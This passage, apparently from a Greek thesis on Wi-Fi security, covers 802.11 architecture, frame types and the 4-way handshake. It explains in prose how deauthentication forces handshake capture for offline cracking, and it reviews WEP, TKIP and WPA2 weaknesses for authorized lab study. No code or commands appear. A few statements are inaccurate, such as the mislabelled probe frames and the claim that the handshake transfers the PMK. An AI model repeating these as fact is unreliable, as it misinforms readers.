802.11ax (Wi-Fi 6)	2019	2.4 & 5 GHz	9,6 Gbps	Εισήγαγε το OFDMA (Orthogonal Frequency-Division Multiple Access) και βελτίωσε την απόδοση σε αστικά περιβάλλοντα με πολλούς

				χρήστες. Βελτίωση της αποδοτικότητας του φάσματος και της διακίνησης ζώνης. Βελτίωση του συστήματος και της διακίνησης σε πυκνή ανάπτυξη. Βελτίωση της απόδοσης στον πραγματικό κόσμο

Πίνακας 1 Πίνακας Παρουσίασης Των Προτύπων 802.11*

2.2.2 Το 802.11 στα Επίπεδα Δικτύου (OSI Model)

Για να οριοθετήσω με ακρίβεια το πεδίο εφαρμογής της παρούσας εργασίας, θεωρώ απαραίτητο να τοποθετήσω τα εξεταζόμενα πρωτόκολλα στο πλαίσιο του Μοντέλου Αναφοράς **OSI (Open Systems Interconnection)**, το οποίο λειτουργεί ως το βασικό εννοιολογικό πλαίσιο για την κατανόηση της αρχιτεκτονικής των δικτύων. [6]

Το μοντέλο OSI αποτελείται από επτά (7) διακριτά επίπεδα, όπως παρουσιάζονται στον πίνακα “ **Πίνακας 2** Πίνακας Παρουσίασης Του Μοντέλου OSI “ παρακάτω, τα οποία παρέχουν μια ιεραρχική δομή για τις λειτουργίες επικοινωνίας.

ΜΟΝΤΕΛΟ OSI		
ΕΠΙΠΕΔΟ OSI	Μονάδα Δεδομένων	Βασική Λειτουργία
7. Application (Εφαρμογών)	DATA	Παρέχεται στις εφαρμογές πρόσβαση στο δίκτυο
6. Presentation (Παρουσίασης)		Διαχείριση σύνταξης και μορφής δεδομένων (π.χ., κρυπτογράφηση SSL/TLS)

5. Session (Συνόδου)		Διαχείριση των συνόδων επικοινωνίας (αρχή/τέλος).
4. Transport (Μεταφοράς)	Segments (ΤΜΗΜΑ)	Εξασφάλιση αξιόπιστης και πλήρους μεταφοράς (π.χ., TCP, UDP) από άκρο σε άκρο.
3. Network (Δικτύου)	Packets ΠΑΚΕΤΑ	Λογική διευθυνσιοδότηση (IP Addresses) και δρομολόγηση των κόμβων στα πλαίσια ενός διαδικτύου.
2. Data Link (Σύνδεσης Δεδομένων)	Frames ΠΛΑΙΣΙΑ	Φυσική διευθυνσιοδότηση (MAC & LLC)
1. Physical (Φυσικό)	Bits	Δυαδική μετάδοση σήματος μέσω του φυσικού μέσου

Πίνακας 2 Πίνακας Παρουσίασης Του Μοντέλου OSI

Το πρότυπο IEEE 802.11 και τα πρωτόκολλα ασφαλείας Wi-Fi επικεντρώνονται αποκλειστικά στα δύο χαμηλότερα επίπεδα, τα οποία είναι και τα σημεία εστίασης της παρούσας έρευνας. [7]

Στο **φυσικό επίπεδο (Physical Layer)** το 802.11 καθορίζει τον τρόπο με τον οποίο μεταφέρονται τα δεδομένα (ακατέργαστα bits) μέσω του ασύρματου μέσου. Εδώ ορίζονται οι συχνότητες (2.4 GHz, 5 GHz), οι τεχνικές διαμόρφωσης και η χρήση του μηχανισμού CSMA/CA.

Στο επίπεδο **Σύνδεσης Δεδομένων (Data Link Layer)** το 802.11 καλύπτει το υπο-επίπεδο **MAC (Media Access Control)**. Αυτό το επίπεδο είναι το κέντρο εστίασης της διπλωματικής μου εργασίας, καθώς λαμβάνει χώρα όλη η επικοινωνία του ασύρματου δικτύου. Εδώ διαχειρίζονται και ελέγχονται οι βασικές λειτουργίες του ασύρματου δικτύου μέσω των βασικών τύπων πλαισίων (Management, Control, Data) που συσκευάζονται τα δεδομένα, και αποτελεί το σημείο όπου τα δεδομένα κρυπτογραφούνται, για αποφυγή και προστασία από επιθέσεις κλοπής τους.

2.3 Αρχιτεκτονική Ασύρματων Δικτύων

Η δομή ενός ασύρματου δικτύου είναι θεμελιώδους σημασίας. Η κατανόηση της διάρθρωσης του δικτύου, των τρόπων λειτουργίας και του ρόλου των frames, όπως αναλύονται στην επιστημονική βιβλιογραφία βοηθάει να κατανοήσουμε τον τρόπο που εκδηλώνονται οι επιθέσεις καθώς και η αναγνώριση των σημείων εκμετάλλευσης, ιδίως στο Επίπεδο Σύνδεσης Δεδομένων (MAC Layer) [2], [8]. Η κατανόηση των δομικών του στοιχείων και της ροής των δεδομένων είναι απαραίτητη για την αναγνώριση των ευπαθειών των πρωτοκόλλων ασφαλείας.

2.3.1 Access Points (APs), Clients, Τρόποι Λειτουργίας και Βασικές Οντότητες (BSS, IBSS)

Η αρχιτεκτονική ενός ασύρματου δικτύου ορίζεται από δύο κύριους τρόπους λειτουργίας, οι οποίοι καθορίζουν τη σχέση μεταξύ των συσκευών. Η βασική δομική μονάδα σε κάθε περίπτωση είναι το BSS (Basic Service Set), όπως περιγράφεται στη βιβλιογραφία. [8], [9]. Αυτό είναι που καθορίζει την βασική αρχιτεκτονική της λειτουργίας (Infrastructure Mode). Περιλαμβάνει το Access Point (AP) και όλους τους συνδεδεμένους Clients (Σταθμούς).

Το BSS δομείται γύρω από τις ακόλουθες βασικές οντότητες:

Access Point (AP): Αποτελεί τον κεντρικό κόμβο (Central Hub) του BSS. Ο ρόλος του AP είναι κρίσιμος καθώς δρα ως πύλη (gateway) προς το ενσύρματο δίκτυο και είναι υπεύθυνο για τη διαχείριση και τον συντονισμό της πρόσβασης όλων των συνδεδεμένων συσκευών. Το AP εκπέμπει συνεχώς τα Beacon Frames για να αναγγείλει την παρουσία του δικτύου. [2]

Client (Σταθμός): Είναι η τελική συσκευή (π.χ., φορητός υπολογιστής, smartphone, smart sensors) που επιδιώκει να συνδεθεί και να ανταλλάξει δεδομένα μέσω του AP. Οι Clients πρέπει να ακολουθήσουν μια διαδικασία ταυτοποίησης (Authentication) και σύνδεσης (Association) με το AP για να αποκτήσουν πρόσβαση στο δίκτυο.

Οι οντότητες αυτές ταυτοποιούνται μέσω των κρίσιμων αναγνωριστικών:

BSSID (Basic Service Set Identifier): Η διεύθυνση MAC του Access Point, το μοναδικό τεχνικό αναγνωριστικό του BSS.

SSID (Service Set Identifier): Το αναγνωρίσιμο όνομα του δικτύου

Ο εναλλακτικός τρόπος λειτουργίας είναι ο Ad-hoc Mode, ή Independent BSS (IBSS), όπου οι Clients επικοινωνούν απευθείας μεταξύ τους χωρίς την ανάγκη κεντρικού AP, όπως αναλύεται σε εργασίες που εξετάζουν αποκεντρωμένες δικτυακές δομές [10].

Ωστόσο, η παρούσα εργασία εστιάζει αποκλειστικά στον Infrastructure Mode λόγω της διαδεδομένης χρήσης του σε εταιρικά και οικιακά περιβάλλοντα, και ο οποίος είναι ο κύριος στόχο των επιθέσεων.

2.3.2 Ο Ρόλος των 802.11 Frames

Η επικοινωνία στο ασύρματο μέσο πραγματοποιείται μέσω ειδικών πακέτων, γνωστών ως 802.11 Frames, τα οποία διακρίνονται σε τρεις βασικές κατηγορίες, τα πλαίσια διαχείρισης (management frames), τα πλαίσια ελέγχου (control frames) και τα πλαίσια δεδομένων (data frames). Η κατανόηση του ρόλου τους είναι κεντρική για την ανάλυση των επιθέσεων, καθώς ορισμένα από αυτά τα frames δεν προστατεύονται κρυπτογραφικά [9].

Τα Management Frames είναι υπεύθυνα για την διαχείριση και συντήρηση της σύνδεσης. (πχ Beacon, Probe, Authentication, Deauthentication, EAPOL-Key). Η έλλειψη υποχρεωτικής κρυπτογραφικής προστασίας, σε παλαιότερα πρωτόκολλα κυρίως, επιτρέπει την παραποίηση και την εκτέλεση επιθέσεων Deauthentication. Εδώ ανήκει και η διαδικασία του **4-Way Handshake** μέσω πλαισίων EAPOL-Key (Extensible Authentication Protocol over LAN - Key Frames) που χρησιμοποιείται στο WPA/WPA2 για την ασφαλή ανταλλαγή ενός Προσωρινού Κλειδιού μεταξύ του Client και του Access Point για ασφαλή σύνδεση,

Τα Control Frames είναι υπεύθυνα για τον έλεγχο της πρόσβασης στο μέσο, και επιβεβαίωση της λήψης (πχ RTS/CTS, ACK). Χρησιμοποιούνται για την οργάνωση της ροής των δεδομένων, διασφαλίζοντας την αξιοπιστία της ασύρματης μετάδοσης.

Τα Data Frames είναι υπεύθυνα για την μεταφορά των πραγματικών δεδομένων του χρήστη. Είναι ο στόχος των επιθέσεων. Η συλλογή αυτών των κρυπτογραφημένων πλαισίων είναι

απαραίτητη για την εκτέλεση της κρυπτογραφικής ανάλυσης, πχ την υποκλοπή του 4-Way Handshake.

2.3.3 Διαδικασίες Σύνδεσης και Ελέγχου (Authentication, Association, Deauthentication)

Η διαδικασία σύνδεσης ενός Client στο AP περιλαμβάνει μια σειρά από βήματα και ανταλλαγές frames, ώστε να πραγματοποιηθεί μία ασφαλή επικοινωνία με ένα ασύρματο δίκτυο. Αυτά τα βήματα πρέπει να παρακολουθήσει ένας επιτιθέμενος για να επιτύχει την παραβίαση της ασφάλειας, και την υποκλοπή των δεδομένων. Τεχνικά, η ροή αυτή ορίζεται από μια μηχανή καταστάσεων (State Machine) του προτύπου 802.11, η οποία καθορίζει τα δικαιώματα μετάδοσης κάθε συσκευής ανάλογα με το αν είναι ταυτοποιημένη (authenticated) ή συνδεδεμένη (associated) [14].

Η διαδικασία ξεκινάει με την αναζήτηση δικτύων.

Scanning/Probing: Ο Client αναζητά δίκτυα με την σάρωση (Scanning) του διαθέσιμου φάσματος για την εύρεση των δικτύων. Καταγράφει τα Beacon Frames που εκπέμπονται από τα Access Points (Aps). Το Beacon Frames περιέχει το SSID και τις παραμέτρους του δικτύου. [2] Εναλλακτικά ο Client στέλνει **Probe Request Frames** και περιμένει τα αντίστοιχα **Probe Request Frames** από τα APs που βρίσκονται εντός εμβέλειας. Σε αυτό το στάδιο, η συσκευή βρίσκεται στην Κατάσταση 1 (State 1: Unauthenticated / Unassociated).

Authentication & Association: Μόλις ο Client επιλέξει ένα AP ακολουθούν 2 διακριτά βήματα, τα οποία εκτελούνται μέσω ανταλλαγής Management Frames.

- **Authentication (Ταυτοποίηση):** Ο Client και το AP ανταλλάσσουν μηνύματα για να επιβεβαιώσουν τη συμβατότητα του πρωτοκόλλου ασφαλείας. Η διαδικασία αυτή είναι πλέον συνήθως Open System Authentication (δηλαδή, απλή δήλωση ταυτότητας). Με την ολοκλήρωση αυτού του βήματος, η συσκευή μεταβαίνει στην Κατάσταση 2 (State 2: Authenticated / Unassociated) [8].

- **Association (Σύνδεση):** Αφού ολοκληρωθεί η Authentication, ο Client στέλνει ένα Association Request Frame για να ζητήσει την επίσημη σύνδεσή του στο BSS. Εάν το AP αποδεχθεί, απαντά με ένα Association Response Frame, παρέχοντας στον Client ένα μοναδικό **Association ID (AID)**. Το βήμα αυτό σηματοδοτεί τη μετάβαση στην Κατάσταση 3 (State 3: Authenticated / Associated) [8].

Key Exchange (Handshake): Μετά την επιτυχή σύνδεση, πραγματοποιείται η κρυπτογραφική χειραψία (4-Way Handshake για τα WPA/WPA2) όπως φαίνεται στον **Πίνακας 3**. Αυτή η διαδικασία, η οποία μεταφέρει το κλειδί ελέγχου (PMK) και δημιουργεί το κλειδί συνεδρίας (GTK), είναι ο πρωταρχικός στόχος της πρακτικής ανάλυσης της παρούσας εργασίας. Μετά την σύνδεση, οι συσκευές πρέπει να συμφωνήσουν σε ένα μοναδικό κλειδί συνεδρίας για την κρυπτογράφηση των Data Frames. [9]

Κρυπτογραφική Διαπραγμάτευση (4-Way Handshake)	
Το AP στέλνει το Μήνυμα 1:	Περιέχει έναν τυχαίο αριθμό (Authenticator Nonce - ANonce).
Ο Client στέλνει το Μήνυμα 2:	Περιέχει έναν δικό του τυχαίο αριθμό (Supplicant Nonce - SNonce).
Το AP στέλνει το Μήνυμα 3:	Περιέχει το Group Temporal Key (GTK), το οποίο χρησιμοποιείται για την κρυπτογράφηση των multicast/broadcast μηνυμάτων.
Ο Client στέλνει το Μήνυμα 4:	Επιβεβαιώνει την επιτυχή εγκατάσταση των κλειδιών.
Η επιτυχής ολοκλήρωση της χειραψίας επιτρέπει τη δημιουργία του Pairwise Temporal Key (PTK) , ενός κρυπτογραφικού κλειδιού μοναδικού για τη σύνδεση Client-AP.	

Πίνακας 3 Κρυπτογραφική Διαπραγμάτευση (4-Way Handshake)

Deauthentication (Αποσύνδεση): Η αρχιτεκτονική του 802.11 επιτρέπει την αποστολή ενός Deauthentication Frame χωρίς προηγούμενη εξουσιοδότηση ή κρυπτογράφηση. Η κανονική διακοπή της σύνδεσης μπορεί να γίνει οποιαδήποτε στιγμή, είτε με πρωτοβουλία του Client είτε του AP, μέσω της αποστολής ενός **Deauthentication Frame** ή **Disassociation Frame**. Αυτά τα **Management Frames** σηματοδοτούν το τέλος της σύνδεσης και απαιτούν επανασύνδεση. Αυτή η αρχιτεκτονική είναι κρίσιμη. Η επίθεση **Deauth** εκμεταλλεύεται αυτό το αδύναμο σημείο για να αναγκάσει τον Client να επαναλάβει το **Key Exchange** σε σύντομο χρονικό διάστημα, διευκολύνοντας την υποκλοπή του 4-Way Handshake. [2]

2.3.4 Αρχιτεκτονικές Αδυναμίες και Προοπτική Επιτιθέμενου (Exploitation)

Η θεωρητική ροή της διαδικασίας σύνδεσης, όπως αναλύθηκε στο 2.2.3, αποκαλύπτει αρχιτεκτονικές αδυναμίες που μπορούν να αξιοποιηθούν από έναν επιτιθέμενο. Αυτές οι αδυναμίες επικεντρώνονται κυρίως στην έλλειψη κρυπτογραφικής προστασίας σε συγκεκριμένα Management Frames.

Εκμετάλλευση Frames Διαχείρισης

- **Αδυναμία Ταυτοποίησης:** Η κύρια αρχιτεκτονική αδυναμία του 802.11 (έως το WPA3) είναι ότι τα Management Frames (όπως τα Deauthentication/Disassociation Frames) δεν προστατεύονται κρυπτογραφικά [2].
- **Επίθεση Deauthentication:** Η απουσία ελέγχου ταυτότητας στα Management Frames επιτρέπει σε έναν επιτιθέμενο να παραποιήσει τη διεύθυνση MAC του AP ή του Client και να στείλει πλαστά Deauthentication Frames. Αυτό αναγκάζει τον Client να αποσυνδεθεί βίαια από το δίκτυο, γεγονός που οδηγεί σε:
 - **Άρνηση Υπηρεσίας (DoS):** Διαρκής αποσύνδεση του νόμιμου χρήστη. Όταν η επίθεση αυτή εκτελείται συνεχόμενα, στοχεύει άμεσα στη Διαθεσιμότητα (Availability) του δικτύου, εμποδίζοντας κάθε μορφή επικοινωνίας.
 - **Καταγραφή Handshake:** Η αναγκαστική αποσύνδεση υποχρεώνει τον Client να επαναλάβει αμέσως την κρυπτογραφική διαπραγμάτευση (4-Way Handshake), το οποίο είναι το βασικό αντικείμενο στόχευσης για την υποκλοπή [9].

Εισαγωγή του Προτύπου 802.11w (Management Frame Protection)

Για την αντιμετώπιση των επιθέσεων DoS που βασίζονται στην έγχυση πλαστών frames διαχείρισης, αναπτύχθηκε το πρότυπο IEEE 802.11w. Το πρότυπο αυτό καθιστά υποχρεωτική την κρυπτογραφική προστασία (Management Frame Protection - MFP) για τα frames αποσύνδεσης μέσω της χρήσης ενός κώδικα ελέγχου ακεραιότητας (**MIC** - **M**essage **I**ntegrity **C**heck). Με την ενεργοποίηση του 802.11w, αν ένας επιτιθέμενος προσπαθήσει να στείλει ένα πλαστό Deauthentication frame, το AP ή ο Client θα το απορρίψουν αυτόματα, καθώς η έλλειψη έγκυρης ψηφιακής υπογραφής **MIC** θα προδώσει την παραποίηση. Αυτή η τεχνολογία διορθώνει μια από τις παλαιότερες ευπάθειες του 802.11, αν και η αποτελεσματικότητά της εξαρτάται από την υποστήριξή της από όλες τις συσκευές του δικτύου [16][17].

Στόχευση του Key Exchange

- **Υποκλοπή του Handshake:** Ο τελικός στόχος του επιτιθέμενου είναι η καταγραφή των τεσσάρων μηνυμάτων του Handshake [9]. Παρόλο που τα μηνύματα του Handshake είναι κρυπτογραφημένα, περιέχουν τα Nonces (ANonce, SNonce) που, σε συνδυασμό με το SSID και το κλειδί φράσης (PSK), επιτρέπουν τη δημιουργία του PTK.
- **Offline Brute-Forcing:** Ο επιτιθέμενος συλλέγει το Handshake και στη συνέχεια εκτελεί επιθέσεις λεξικού ή brute force εκτός σύνδεσης (offline) για να σπάσει το PSK χωρίς να γίνει αντιληπτός από το δίκτυο.

2.4 Βασικές Έννοιες Ασφάλειας Δικτύων

Η ασφάλεια των πληροφοριακών συστημάτων (Information Security) αποτελεί μια κρίσιμη πτυχή της σύγχρονης τεχνολογίας, εστιάζοντας στην προστασία των δεδομένων και των πόρων από μη εξουσιοδοτημένη πρόσβαση, χρήση, αποκάλυψη, διακοπή, τροποποίηση ή

καταστροφή. Στο πλαίσιο των δικτύων, η ασφάλεια δεν αφορά μόνο την προστασία των τερματικών συσκευών, αλλά πρωτίστως την προστασία του μέσου μετάδοσης και των πρωτοκόλλων επικοινωνίας που χρησιμοποιούνται, όπως τα ασύρματα πρωτόκολλα 802.11. Η αξιολόγηση της αποτελεσματικότητας αυτών των μηχανισμών πραγματοποιείται μέσω τυποποιημένων μεθοδολογιών, όπως το Penetration Testing.

2.4.1 Εμπιστευτικότητα, Ακεραιότητα και Διαθεσιμότητα (CIA Triad) Confidentiality, Integrity, Availability)

Η ασφάλεια των πληροφοριακών συστημάτων ορίζεται από την Τριάδα **CIA** (Confidentiality, Integrity, Availability), η οποία αποτελεί το θεμελιώδες μοντέλο για τη διαμόρφωση πολιτικών ασφαλείας. Η κατανόηση αυτών των αρχών είναι ζωτικής σημασίας για την αξιολόγηση των επιπτώσεων των επιθέσεων στα ασύρματα δίκτυα.[12]

- **Εμπιστευτικότητα (Confidentiality):** Διασφάλιση ότι οι πληροφορίες είναι προσβάσιμες μόνο σε εξουσιοδοτημένα πρόσωπα ή συστήματα [11]. Παραβιάζεται όταν ένας επιτιθέμενος υποκλέπτει και αποκρυπτογραφεί τα δεδομένα του χρήστη, αποκτώντας το κρυπτογραφικό κλειδί (π.χ., WEP Key ή PSK στο WPA2). Η κρυπτογράφηση παίζει τον κύριο ρόλο στην προστασία της εμπιστευτικότητας στο δίκτυο [12].
- **Ακεραιότητα (Integrity):** Διασφάλιση ότι τα δεδομένα είναι ακριβή, πλήρη και δεν έχουν υποστεί αλλοίωση, τροποποίηση ή καταστροφή από μη εξουσιοδοτημένα μέρη. Οι αδυναμίες ακεραιότητας εμφανίζονται όταν ένας επιτιθέμενος μπορεί να τροποποιήσει το περιεχόμενο ενός πακέτου Wi-Fi χωρίς να γίνει αντιληπτός, ένα πρόβλημα που αναδείχθηκε έντονα στο παρωχημένο πρότυπο WEP[11].
- **Διαθεσιμότητα (Availability):** Διασφάλιση ότι οι εξουσιοδοτημένοι χρήστες έχουν αξιόπιστη και έγκαιρη πρόσβαση στους πόρους του δικτύου και τις υπηρεσίες όταν τις χρειάζονται. Παραβιάζεται άμεσα από επιθέσεις Άρνησης Υπηρεσίας (DoS), όπως η επίθεση Deauthentication, η οποία αποσυνδέει νόμιμους χρήστες από το Access Point, καθιστώντας τον ασύρματο πόρο μη διαθέσιμο [12].

2.4.2 Εισαγωγή στο Penetration Testing και τις Ηθικές Προεκτάσεις

Η αξιολόγηση της ασφάλειας που πραγματοποιώ βασίζεται στη μεθοδολογία του Penetration Testing (Δοκιμές Διείσδυσης). Πρόκειται για μια δομημένη και ελεγχόμενη διαδικασία προσομοίωσης επιθέσεων με στόχο την αναγνώριση ευπαθειών [13].

Μεθοδολογία Pentesting: Η μεθοδολογία συνήθως περιλαμβάνει συγκεκριμένες φάσεις, όπως η Αναγνώριση (**Reconnaissance**), η Σάρωση (**Scanning**), η Εκμετάλλευση (**Exploitation**) και η Αναφορά (**Reporting**) [13]. Η πρακτική μου ανάλυση στο Κεφάλαιο 5 θα ακολουθήσει αυτές τις φάσεις, εστιάζοντας στην αναγνώριση στόχων και την εκμετάλλευση της αδυναμίας του 802.11 για την επίτευξη της επίθεσης Deauth.

Σκοπός: Ο στόχος δεν είναι η κακόβουλη δράση, αλλά η αξιολόγηση της ασφάλειας από τη σκοπιά του επιτιθέμενου, ώστε να εντοπιστούν οι αδυναμίες.

Ηθικές Προεκτάσεις (Ethical Hacking): Η διενέργεια δοκιμών διείσδυσης οφείλει να διεξάγεται με ρητή, γραπτή άδεια (Rules of Engagement) από τον ιδιοκτήτη του συστήματος, καθώς η μη εξουσιοδοτημένη πρόσβαση σε δίκτυο τρίτου αποτελεί παράνομη πράξη. Για τον λόγο αυτό, όλες οι πρακτικές δοκιμές της παρούσας διπλωματικής διεξάγονται αποκλειστικά σε πλήρως ελεγχόμενο περιβάλλον και κυρίως σε δικές μου συσκευές ή συσκευές που έχω λάβει έγκριση για τις εργαστηριακές δοκιμές και μόνο για ακαδημαϊκούς λόγους.

3 Κεφάλαιο 3ο : Εξέλιξη και Ανάλυση Προτύπων Ασφάλειας Wi-Fi

Η ασφάλεια των ασύρματων δικτύων αποτελεί διαχρονικά μια από τις μεγαλύτερες προκλήσεις στον τομέα των δικτύων. Σε αντίθεση με τα ενσύρματα δίκτυα, όπου η πρόσβαση απαιτεί φυσική σύνδεση, το ασύρματο μέσο (ραδιοκύματα) είναι ευάλωτο σε υποκλοπή και μη εξουσιοδοτημένη πρόσβαση [14]. Συνεπώς, η εξέλιξη των προτύπων ασφαλείας 802.11 αποτελεί μια συνεχή προσπάθεια της επιστημονικής κοινότητας και του κλάδου να καλύψει τα αρχικά προβλήματα και αδυναμίες [15]. Η διαδρομή από το WEP στο WPA3 χαρακτηρίζεται από έναν συνεχή κρυπτογραφικό αγώνα (cryptographic race) μεταξύ των ερευνητών που εντοπίζουν τις ευπάθειες και των προγραμματιστών που αναπτύσσουν νέα, ισχυρότερα πρωτόκολλα. Κάθε νέο πρότυπο (WPA, WPA2, WPA3) δεν αποτελεί απλώς μια αναβάθμιση, αλλά μια ριζική αλλαγή στη φιλοσοφία της κρυπτογράφησης και της ταυτοποίησης. Η ανάλυση που ακολουθεί εμβαθύνει σε αυτή την εξέλιξη, εξηγώντας γιατί συγκεκριμένοι κρυπτογραφικοί αλγόριθμοι (RC4, AES) και μηχανισμοί (IV, Handshake, SAE) οδήγησαν είτε σε κατάρρευση της ασφάλειας είτε σε ισχυρή προστασία των ασύρματων δεδομένων [14] [15].

3.1 WEP (Wired Equivalent Privacy)

Το WEP ήταν το πρώτο πρότυπο ασφαλείας WLAN που εισήχθη το 1999, με σκοπό να προσφέρει εμπιστευτικότητα. Ωστόσο, το WEP απέτυχε πλήρως να εκπληρώσει αυτόν τον στόχο [14], [15].

3.1.1 Κρυπτογραφικός Αλγόριθμος (RC4) και Μηχανισμοί Ελέγχου

Το WEP βασίζεται στον αλγόριθμο ροής κρυπτογράφησης RC4 (Rivest Cipher 4) από την RSA Data Security, ο οποίος έχει αποδειχτεί ότι είναι πολύ επιρρεπής σε επιθέσεις και είναι εύκολα προσβάσιμος. Οι ειδικοί στην κυβερνοασφάλεια εντόπισαν αρκετές και σοβαρές αδυναμίες. [15].

Λειτουργία RC4: Ο αλγόριθμός χρησιμοποιεί δύο μεγέθη κλειδιού: 40 bit και 104 bit. Σε κάθε μέγεθος προστίθεται ένα διάνυσμα αρχικοποίησης (IV) 24 bit το οποίο μεταδίδεται απευθείας. Στην πλευρά του πομπού, το απλό κείμενο υποβάλλεται σε επεξεργασία XOR με τη ροή κλειδιών, η οποία δημιουργείται μετά την επεξεργασία KSA και PRGA του RC4 και λαμβάνεται κρυπτογραφημένο κείμενο. Αυτά τα βήματα λαμβάνουν χώρα με αντίστροφη σειρά στην πλευρά του δέκτη χρησιμοποιώντας το ίδιο κλειδί. Το κλειδί WEP συνδυάζεται με τον αρχικοποιητή (**Initialization Vector - IV**) για να παράγει έναν κρυπτογραφικό κωδικό (keystream).

Έλεγχος Ακεραιότητας: Για την προστασία της ακεραιότητας, το WEP χρησιμοποιεί έναν απλό μηχανισμό αθροίσματος ελέγχου (CRC-32), ο οποίος δεν παρέχει κρυπτογραφική ασφάλεια και μπορεί εύκολα να παρακαμφθεί [15].

3.1.2 Οι Κύριες Αδυναμίες και η Υποκλοπή Κλειδιών (IV Collisions)

Η ανασφάλεια του WEP είναι θεμελιώδης και πηγάζει κυρίως από τον τρόπο με τον οποίο χρησιμοποιείται ο IV. Οι κύριες αδυναμίες του είναι :

Μικρό Μέγεθος IV: Ο IV στο WEP είναι μήκους μόλις 24 bits και μεταδίδεται σε απλή μορφή (*plaintext*) με κάθε πακέτο. Αυτό το μικρό μέγεθος καθιστά τον διαθέσιμο χώρο κλειδιών εξαιρετικά περιορισμένο.

IV Collisions: Λόγω του μικρού μεγέθους, ο αριθμός των διαθέσιμων IVs είναι περιορισμένος (2^{24}), με αποτέλεσμα ο ίδιος IV να επαναχρησιμοποιείται για την κρυπτογράφηση διαφορετικών δεδομένων. Αυτή η επαναχρησιμοποίηση, γνωστή ως IV Collision, επιτρέπει στον επιτιθέμενο να συλλέξει τα δύο κρυπτογραφημένα πακέτα και να εκτελέσει κρυπτογραφική ανάλυση.

Επίθεση FMS (Fluhrer, Mantin, Shamir): Οι αδυναμίες στον αλγόριθμο RC4 και τον IV επιτρέπουν την κρυπτογραφική ανάκτηση του κλειδιού WEP εκτός σύνδεσης (offline) σε σύντομο χρονικό διάστημα.

Στατιστική Ανάκτηση Κλειδιού και Αλγόριθμος PTW: Πέρα από την επίθεση FMS, η πλέον αποτελεσματική μέθοδος παραβίασης του WEP είναι η στατιστική ανάκτηση κλειδιού μέσω του αλγορίθμου PTW (Pyshkin, Tews, and Weinmann). Η μέθοδος αυτή

εκμεταλλεύεται το γεγονός ότι η ανθεκτικότητα του WEP είναι πρακτικά μηδενική, καθώς το μυστικό κλειδί "διαρρέει" πληροφορίες μέσω των IVs που μεταδίδονται. Σε αντίθεση με τις επιθέσεις λεξικού, εδώ ο επιτιθέμενος δεν χρειάζεται να μαντέψει τον κωδικό. Με τη συλλογή ενός επαρκούς αριθμού πακέτων (συνήθως 20.000 έως 40.000), ο αλγόριθμος PTW μπορεί να υπολογίσει μαθηματικά το κλειδί με απόλυτη βεβαιότητα. Αυτό σημαίνει ότι όσο περίπλοκος και αν είναι ο κωδικός πρόσβασης, η ασφάλεια του δικτύου καταρρέει λόγω της δομικής αδυναμίας του πρωτοκόλλου [14], [15].

3.2 WPA/WPA2 (Wi-Fi Protected Access)

Το WPA (2003) και το WPA2 (2004) εισήχθησαν διαδοχικά ως άμεση απάντηση στις κρυπτογραφικές αδυναμίες του WEP.

3.2.1 WPA (TKIP) και Μετάβαση από το WEP

Το WPA εισήχθη ως μια προσωρινή λύση, καθώς χρησιμοποιούσε το υπάρχον υλικό. Η προσέγγιση αυτή έκανε εξαιρετική δουλειά στην επιδιόρθωση των πιο σοβαρών κρυπτογραφικών προβλημάτων του WEP, κυρίως μέσω του TKIP (Temporal Key Integrity Protocol).

Το TKIP (*Temporal Key Integrity Protocol*) αντικατέστησε τον απλό συνδυασμό κλειδιού/IV του WEP. Βελτίωσε τον RC4 με τη χρήση ενός μεγαλύτερου IV (48 bits) και εισήγαγε τη χρήση δυναμικά περιστρεφόμενων κλειδιών (per-packet key mixing) για κάθε συνεδρία, περιορίζοντας δραστικά τις IV Collisions. Εν συντομία, το TKIP παρέχει ανάμειξη κλειδιών ανά πακέτο, έλεγχο ακεραιότητας μηνύματος και μηχανισμό επαναδημιουργίας κλειδιών. [14] [15].

Παρά την επιτυχία του στην επιδιόρθωση του WEP, το WPA εισήγαγε νέα προβλήματα. Διαπιστώθηκε ένα ελάττωμα που επέτρεπε σε έναν εισβολέα να προκαλέσει επίθεση Άρνησης Υπηρεσίας (DoS), αν και απαιτούνταν η παράκαμψη πολλαπλών επιπέδων προστασίας. Επιπλέον, λόγω της μεθόδου αρχικοποίησης του σχήματος κρυπτογράφησης, ορισμένοι ερευνητές υποστήριζαν ότι, σε ορισμένες συνθήκες, ήταν πιο εύκολο να σπάσει το WPA παρά το WEP. Λόγω αυτών των αδυναμιών και της συνεχιζόμενης χρήσης του RC4, η ανάγκη για το πλήρως αναθεωρημένο WPA2 παρέμεινε επιτακτική [14] [15].

3.2.2 WPA2 και ο Αλγόριθμος AES-CCMP

Το WPA2 αποτελεί την πλήρη υλοποίηση του επίσημου προτύπου IEEE 802.11i [14].

Το WPA2 υιοθέτησε τον αλγόριθμο **AES-CCMP** *Advanced Encryption Standard (AES)* σε λειτουργία *CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol)*. Ο **AES** είναι ένας συμμετρικός αλγόριθμος κρυπτογράφησης μπλοκ (block cipher), ο οποίος αντικατέστησε τον RC4. Το WPA2 τον χρησιμοποιεί σε λειτουργία **CCMP** (*Counter Mode with Cipher Block Chaining Message Authentication Code Protocol*). Ο AES-CCMP θεωρείται κρυπτογραφικά ισχυρός και παρέχει ταυτόχρονα υψηλή Εμπιστευτικότητα (μέσω AES) και ισχυρή Ακεραιότητα/Ταυτοποίηση (μέσω MAC).

Ο CCMP λειτουργεί σε δύο επίπεδα:

- **Εμπιστευτικότητα (AES Counter Mode):** Χρησιμοποιεί τον AES για την κρυπτογράφηση των δεδομένων, διασφαλίζοντας ότι μόνο ο Client και το AP μπορούν να αποκρυπτογραφήσουν το περιεχόμενο. Σε αυτή τη λειτουργία, το κλειδί κρυπτογράφησης συνδυάζεται με έναν Αριθμό Πακέτου (Packet Number - PN), ο οποίος αυξάνεται κατά ένα σε κάθε frame. Αυτή η δυναμική μεταβολή διασφαλίζει ότι ακόμα και αν το ίδιο περιεχόμενο σταλεί δύο φορές, το κρυπτογραφημένο αποτέλεσμα θα είναι διαφορετικό. Επιπλέον, ο έλεγχος του PN από τον παραλήπτη αποτελεί την κύρια άμυνα του WPA2 έναντι των επιθέσεων επανάληψης (Replay Attacks), καθώς πακέτα με παλαιότερο ή ίδιο αριθμό PN απορρίπτονται αυτόματα.
